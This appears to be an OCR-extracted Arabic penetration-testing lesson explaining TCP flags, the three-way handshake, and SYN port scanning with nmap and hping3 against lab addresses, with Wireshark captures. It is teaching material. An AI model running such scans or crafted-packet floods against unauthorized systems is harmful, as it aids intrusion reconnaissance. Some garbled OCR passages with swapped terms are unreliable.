-r	nmap -r 172.16.1.1	Sequential port scan	-SU
Host /172.16.1.1 Discovery			-SA
			-SL


- عشان اي جهازين يتواصلوا مع بعض لزم لهم ال **TCP/IP model** ودا ممکن تشووفه فكورسات زی ال **Network + CCNA** او ال

وباختصار هو ال بيعتني على **layer** وكل **network layers** وكل **application layer** حتى ال مسؤوله عن حاجه معينه بدايه من ال **application layer** حتى ال **Network access layer** بتحتوي على عدد معين من ال **protocols** ليها وظيفه **Specific** تعملها ... فلازم عشان يحصل تواصل مبين جهازين او نقل ملفات او تصفح حتى لاي **TCP/IP model** على الانترنت لازم تعيدي بال **Website** بتكون من **4 layers** ال هما ال **Application** وال **transport** وال **Ip** وال **network access** وزي مكنا قولنا كل **layer** شغال فيع بروتوكولات معينه بتقوم بوظائف معينه تمام كدا .

- عندنا فالطبقة الثالثه طبقة ال **transport Layer** ودي المسؤله عن نقل ال **data** او ال **packet** ما بين جهازين بيتواصلوا مع بعض وفيها **TCP** و **UDP** شغالين وهما ال **2 protocols**


- بما ان جهازنا اك **penetration tester** عاوز يتواصل مع جهاز ال **target** عشان يعمل **Scanning** عليه فكدا هيحصل نقل ل **packet** مبينهم عشان الرد هيرجع لجهازك بيعتني على معلومات فكدا هنسخدم بروتوكول من بروتوكولات ال **transport layer** سواء ال **TCP** او ال **UDP** وكل واحد منهم ليه حالات معينه بنستخدمه فيها .

- وعشان يحصل اتصال ال **TCP** بمعنى اخر يحصل ال **3 Way Target** لازم يحصل حاجه الاول اسمها ال **Handshake** ال هي لازم يحصل مبينهم تعارف ويسلمو على بعض قبل ميتكلمو او يحصل مبينهم تبادل للمعلومات فلازم اي **TCP** يحصل قبله ال **3-way handshake** عشان يتم .



- دا شكل ال **3 way hand shake** ال بتحصل مابين الطرفين عشان يحصل ال **TCP connection** ويتم نقل ال **Data** مبين الطرفين .

- عاوز بس افڪرك بحاجه بسيطه عالسرريع وهي ان عشان ال **Data** تنتقل مبين جهازين لازم يتعملاها الاول **capsulation** يعني تغليف وفالحاله بتعتنا دي بيحصل **TCP capsulation** لل **Data** ال بيتم نقلها ... فتعالي نشوف المكونات بتاعت ال **TCP Header**



- فيها زي منتا شايف ال **sequence number** وال **source port** وال **TCP** الخاصه بال **Flags** وال **Acknowledge number**.

ال احنا هنحتاجه منها هو ال **Sequence** وال **source port** وبعضاً ال **flags** زي ال **Ack** وال **Syn** ودا تقدر تشوفه بالتفصيل في كورسات ال **network** ارجع لها راجع عليها وتعالي .


- زي مقولنا عشان جهاز 1 مثلاً يتواصل مع جهاز 2 لازم الاول يبعث جهاز 1 لجهاز 2 ال **TCP packet** ويكون جواها ال **Flag** ال هو ال **SYN** هنا فحالتنا دي ...

- ال **Syn flag** دا لو رجعت لكورسات ال **network** هتلافق ان جهاز ال **source** بيستخدمه عشان يتواصل مع ال **Destination** ... زي انت كدا لو جيت تتكلم مع شخص جديد فبتقوله السلام عليكم فالاول صح كدا !! كذلك مع الاجهزه اما بتيجي تبعت ال **TCP Connection** لازم قبلها يكون ال **3 way hand shake** ال احنا بنشرحها دي ... فانا كجهاز كمبيوتر لازم اتأكد ان ال **Destination** ال بتتواصل معاه موجود وكمان موافق انه يتواصل معايا ..



- مع رساله ال **Syn** ال طالعه من ال **Source** بتطبع معاها حاجه اسمها ال **Packet** ال هي رقم ال **Sequence number** ودا بيكون رقم عشوائي زي مواضح عند فالصورة ال فوق وبنحط معاها قيمة تانيه ب **Acknowledge** ال هو الرد ال هو ال **Zero** ال اختصاره **ACK**

- لو جهاز ال **Destination** متواجد وعاوز يكمل اتصال معاك ويرد عليك هتلاقيه بعتلك **Syn/Ack** على ال **Syn** ال بعنهوله ... وال دا بيكون فيه رقم **Syn** عشوائي برضه وبيكون فيه رقم **Syn/Ack** رد على ال **SYN** ال بعنه ال **source** ... يعني لو ال **ACK** بعث **syn** رقمه **329** هيكون الرد جايله فال **Syn/Ack** جايله فيه ال **Ack** ب **330** بيكون زياده رقم واحد عن رقم ال **Syn** ال بعنه ال **source**



- اهوه هتلاقي ال **source** رد على ال **Destination** برساله ال **Syn** وفيها رقم **Ack** عشوائي وفيها رقم ال **Syn/Ack** ال بعنه ال **Syn** ... كان ال **Syn** ب **329** رد عليه ال **Ack** ب **330** ودا معناه ان رساله ال **Source** وصلت بالفعل لـ **reliability** ودا ميزة فبرتوكول ال **TCP** انه عنده **Destination**


بمعنى بيعمل **check** على وصول ال **packet** من ال **source** لـ **destination** ويأكـد عليها ودا سبـب من ال بـيـخـلـيـه بـطـيـء عن ال **Destination** ... بمعنى هنا لو لقيت رقم ال **Ack** جـي من ال **UDP** بـيرـد عـلـيـكـ بـنـفـسـ رقمـ ال **packet** تـعـرـفـ انهـ ال **Sequence** موصلـتـشـ لـل **destination** فـرـدـ عـلـيـكـ بـنـفـسـ رقمـ ال **Syn** ال بـعـتـهـوـلـهـ اـنتـ كـ اـلـ هوـ فـحـالـتـناـ هـنـاـ الـ 329ـ فـلـوـ كـنـاـ لـقـيـنـاـ الـ **Ack**ـ بـ 329ـ مشـ 330ـ زـيـ مـلـقـيـنـاهـ كـدـاـ كـنـاـ هـنـعـرـفـ انـ الـ **packet**ـ موصلـتـشـ ... بـسـ اـحـنـاـ لـقـيـنـاـ الرـدـ منـ الـ **destination**ـ بـ 330ـ كـدـاـ معـنـاهـ انـ الـ **packet**ـ وـصـلـتـ بـالـفـعـلـ لـلـ **destination**ـ بـدـلـيـلـ انهـ ردـ عـلـيـاـ بـالـرـقـمـ الـ بـعـدـ الـ 330ـ ... اـحـنـاـ بـنـشـرـحـ الـكـلامـ دـاـ عـشـانـ مـهـمـ تـفـهـمـهـ عـشـانـ كـلـ شـغـلـ الـ **Nmap**ـ بـتـاعـ الـ **Scanning**ـ مـبـنـىـ عـلـىـ الـكـامـ نـقـطـهـ دـوـلـ وـفـهـمـكـ لـيـهـمـ ... عـشـانـ تـفـهـمـ عـمـلـيـهـ الـ **Scan**ـ منـ جـوـاـ الـ **Tool**ـ ذاتـ نـفـسـهاـ شـغـالـهـ اـزـايـ .

- طـبـ لـوـ اـنـاـ اـرـسـلـتـكـ رسـالـهـ الـ **Syn**ـ وـبـعـدـيـنـ اـنـتـ كـ مـرـضـتـشـ عـلـيـاـ اوـ بـعـتـلـىـ رسـالـهـ الـ **RST**ـ دـاـ كـدـاـ معـنـاهـ انـ الـ **Destination**ـ بـيـبـقـىـ مـغلـقـ اوـ اـنـتـ تـفـهـمـ كـدـاـ مـنـ الـكـلامـ دـاـ ... اـحـنـاـ كـنـاـ ذـكـرـنـاـ الـ **Flags**ـ مـنـهـمـ الـ **RST**ـ وـدـاـ **flag**ـ معـنـاهـ اـنـيـ بـنـهـيـ الـاتـصالـ منـ طـرفـ وـاـحـدـ مـنـ نـاحـيـهـ الـ **Destination**ـ ... اـمـاـ الـ **flag**ـ الـ اـسـمـهـ دـاـ معـنـاهـ اـنـهـاءـ الـاتـصالـ وـلـكـنـ مـنـ الـطـرـفـيـنـ مـنـ الـ **Source**ـ وـالـ **FIN**ـ وـعـدـنـاـ الـ **Source**ـ وـعـدـنـاـ الـ **FIN**ـ معـ بـعـضـ ... **Destination**

- يـبـقـىـ باـخـتـصـارـ كـدـاـ عـشـانـ نـلـمـ حـتـهـ الـ **TCP**ـ خـاصـهـ بـالـ **Flags**ـ عـنـدـنـاـ 4ـ **flags**ـ مـهـمـيـنـ فـحـتـهـ الـ **Scanning**ـ الـ هـنـعـمـلـهـاـ دـيـ لـازـمـ تـكـونـ عـلـىـ عـلـمـ بـيـهـمـ وـهـمـ الـ **Syn**ـ وـدـاـ معـنـاهـ بـدـءـ الـاتـصالـ وـالـ **Ack**ـ وـدـاـ معـنـاهـ الرـدـ عـلـىـ الـاتـصالـ وـعـدـنـاـ الـ **Rst**ـ وـدـاـ معـنـاهـ اـنـهـاءـ الـاتـصالـ مـنـ جـانـبـ الـ **Destination**ـ وـعـدـنـاـ الـ **Fin**ـ وـدـاـ اـنـهـاءـ الـاتـصالـ مـنـ جـانـبـ الـ **Destination**

هنووزها بعدين ... انا بجهزك لجزء جاي فال **Nmap** مهم جدا ليك.

- هتلاقي ال **destination** او ال **Server** رض عليك برساله ال **Syn** فالخطوة ال بعدها ... برضه بترض على رساله ال **Ack** على الرقم ال بعدها وهكذا بتحصل ال **3-way handshake**.



- بفكراك ليه قولنا على ال **Sequence number** دا بيبقى عشوائي **TCP HIJACKING** ... لان ال **attack** بي عمل اسمه ال **attacker** ... ال هو سطو على ال **Session** بتاعتكم بيسرقها ببرامج ال الموجودة عالشبكة عندك لو عرف ال **Sequence** ال بتبعته يقوم ينتحل شخصيه ال **Ack** ويعرف ال **Destination** ال هيرض عليك بييه وهكذا يسرق ال **Session** ... تقدر تقول بي عمل **predict** تتبعه لـ **Attack** وبكدا بتحصل ال **Sequence number** عشان كدا دايمابنخلي الارقام بتاعت ال **Syn** عشوائيه .

- وزي مقولنا لازم عشان ال **TCP connection** يحصل لازم يكون حصل قبل منه ال **3-way handshake** وتكون اكتملت ال **connection** دي وبعد كدا بيحصل ال **processes** عادي .

- عندنا جزءيه تانيه هنتكلم فيها وهي ال **Crafted packet** ودي **Hping** عن **tools** مصنوعه بتعملها **packets** معينه زي ال **TCP Hijacking** زي ال **Attack** ونسرق ال **Destination** وال **Source** ال بين ال **Session**.

- فاحنا هنسخدم **Hping** زي ال **tool** مصنوعه **packet** عاشن نعمل **destination** ونرسلها لـ **destination** ونشوف الرد بتاع ال **destination** علينا هيكون عامل ازاي ...

```

stduser@kalisana:~$ hping3 -h
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
--fast        alias for -i u10000 (10 packets for second)
--faster       alias for -i u1000 (100 packets for second)
--flood        sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose    verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl          (default to dst port)
-Z --unbind    unbind ctrl+z
--beep        beep for every matching packet received

Mode
default mode      TCP
-0 --rawip        RAW IP mode
-1 --icmp         ICMP mode
-2 --udp          UDP mode
-8 --scan         SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen       listen mode

```

- وطبعا هتلقيها موجوده فال **hping 3** باسم **kali Linux** تقدر تشوف ال **Help tool** بتعها عشان تشوف ال **options** اللي ال **Help tool** بتقدر تقدمها لك ...

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ hping3 -h
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
--fast        alias for -i u10000 (10 packets for second)
--faster       alias for -i u1000 (100 packets for second)
--flood        sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose    verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl          (default to dst port)
-Z --unbind    unbind ctrl+z
--beep        beep for every matching packet received

Mode
default mode      TCP
-0 --rawip        RAW IP mode
-1 --icmp         ICMP mode
-2 --udp          UDP mode
-8 --scan         SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen       listen mode

```

- تعالى كدا نشوف مثال بال **Syn Scan** على ال **hping** لو عاوزين
نبعت رسائل من النوع دا لـ **Destination** ونشوف الرد عليها هيكون
عامل ازاي

```
hping3 -S [IP_address] -p 80
```

- ال **hping** دا معناه نستخدم ال **command** عشان نبعث رسائل ال
Syn لـ **Destination** لـ **S**- ودا اختصار لـ **S**- وبعد كدا بتدليه ال **IP** ال
عاوز تبعته ال **Syn Scan messages** ال هو ال **Attack** بتاعك
ال هو ال **port** المصنوعه وبعد كدا بتدليه ال **packet** ال انت عاوز
تبعث عليه لـ **Destination** وهو ال **80** .

```
root@kalisana:~# hping3 -S 192.168.0.1 -p 80
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=64 id=21973 sport=80 flags=SA seq=0 win=16384 rtt=3.7 ms
len=46 ip=192.168.0.1 ttl=64 id=21974 sport=80 flags=SA seq=1 win=16384 rtt=7.0 ms
len=46 ip=192.168.0.1 ttl=64 id=21975 sport=80 flags=SA seq=2 win=16384 rtt=5.6 ms
len=46 ip=192.168.0.1 ttl=64 id=21976 sport=80 flags=SA seq=3 win=16384 rtt=4.9 ms
len=46 ip=192.168.0.1 ttl=64 id=21977 sport=80 flags=SA seq=4 win=16384 rtt=3.8 ms
len=46 ip=192.168.0.1 ttl=64 id=21992 sport=80 flags=SA seq=5 win=16384 rtt=2.9 ms
len=46 ip=192.168.0.1 ttl=64 id=21993 sport=80 flags=SA seq=6 win=16384 rtt=5.9 ms
len=46 ip=192.168.0.1 ttl=64 id=21994 sport=80 flags=SA seq=7 win=16384 rtt=5.0 ms
len=46 ip=192.168.0.1 ttl=64 id=21995 sport=80 flags=SA seq=8 win=16384 rtt=4.0 ms
len=46 ip=192.168.0.1 ttl=64 id=21996 sport=80 flags=SA seq=9 win=16384 rtt=6.9 ms
len=46 ip=192.168.0.1 ttl=64 id=21997 sport=80 flags=SA seq=10 win=16384 rtt=10.2 ms
len=46 ip=192.168.0.1 ttl=64 id=21998 sport=80 flags=SA seq=11 win=16384 rtt=5.0 ms
len=46 ip=192.168.0.1 ttl=64 id=21999 sport=80 flags=SA seq=12 win=16384 rtt=3.9 ms
```

- فاداه ال **hping** دي بتصنع ال **packets** زي مقولنا وبتسمح لك كمان
انك تعدل فال **TCP Header** وتلعب فيه وتعديل فيه ال انت عاوزه.

- تعالى نشوف لو مشغلين **Wire Shark** زي ال **tool** فال
Background عندنا هنشوف هتعرف تعمل تعمل **Background**
ال **Row** الخام او المصنوعه ال عملناها بال **hping** وتططلعنا التفاصيل
بسكل عامل ازاي

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.21	192.168.0.1	TCP	54	2407-80 [SYN] Seq=0 Win=512 Len=0
2	0.002799000	192.168.0.1	192.168.0.21	TCP	60	80-2407 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512
3	0.002819000	192.168.0.21	192.168.0.1	TCP	54	2407-80 [RST] Seq=1 Win=0 Len=0

- هتلاقي هنا ال hping بتابع ال traffic لقط ال Wire Shark انت عملته من جهازك وبعثه لل Destination وجايبلك هو النتائج ... اول رساله ال طالعه من جهازك ورایحه لل Destination ودي رساله ال ... وال بعد كدا وهي الرساله ال جايه من ال رساله ال ... Syn و هو بيرد عليك بال Syn/Ack فكدا دا معناها ان ال port 80 مفتوح بدليل انه رد عليك بال Destination ... انا كجهاز Source بعتلك على منفذ 80 مجرد منتا رديت عليا منه فكدا انا عرفت ان المنفذ دا شغال عندك وهو دا ال كنت عاوز اعرفه من الاول فهتلاقي ال Source بعدها رد عليك برساله Rst عشان ينهي ال Connection لانه عرف ال عاوز يعرفه خلاص عرف ان ال port 80 عندك مفتوح فبينهي معاك الاتصال عن طريق رساله Rst flag .

- وانت كمان ممكن تبعت كذا رساله Syn باستخدام ال ... hping مجرد منتا سايب الاداء شغاله ع ال Command ال كنا ذكرناه هتلاقي ال tool شغاله عماله تبعت Syn وال يرض عليها بفالآخر انت تعمله Rst فدا كدا مش صح ليك عشان ميتعملشك هي مره مرتين بالكتير تتأكد ان ال port ال عند اال detect مفتوح وتروح كمل ال Attack بتابعك ... وصلت !

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.21	192.168.0.1	TCP	54	2407-80 [SYN] Seq=0 Win=512 Len=0
2	0.002799000	192.168.0.1	192.168.0.21	TCP	60	80-2407 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512
3	0.002819000	192.168.0.21	192.168.0.1	TCP	54	2407-80 [RST] Seq=1 Win=0 Len=0
4	1.000684000	192.168.0.21	192.168.0.1	TCP	54	2408-80 [SYN] Seq=0 Win=512 Len=0
5	1.006756000	192.168.0.1	192.168.0.21	TCP	60	80-2408 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512
6	1.006787000	192.168.0.21	192.168.0.1	TCP	54	2408-80 [RST] Seq=1 Win=0 Len=0
7	2.002034000	192.168.0.21	192.168.0.1	TCP	54	2409-80 [SYN] Seq=0 Win=512 Len=0
8	2.003614000	192.168.0.1	192.168.0.21	TCP	60	80-2409 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512
9	2.003633000	192.168.0.21	192.168.0.1	TCP	54	2409-80 [RST] Seq=1 Win=0 Len=0
10	3.002735000	192.168.0.21	192.168.0.1	TCP	54	2410-80 [SYN] Seq=0 Win=512 Len=0
11	3.004314000	192.168.0.1	192.168.0.21	TCP	60	80-2410 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512
12	3.004336000	192.168.0.21	192.168.0.1	TCP	54	2410-80 [RST] Seq=1 Win=0 Len=0
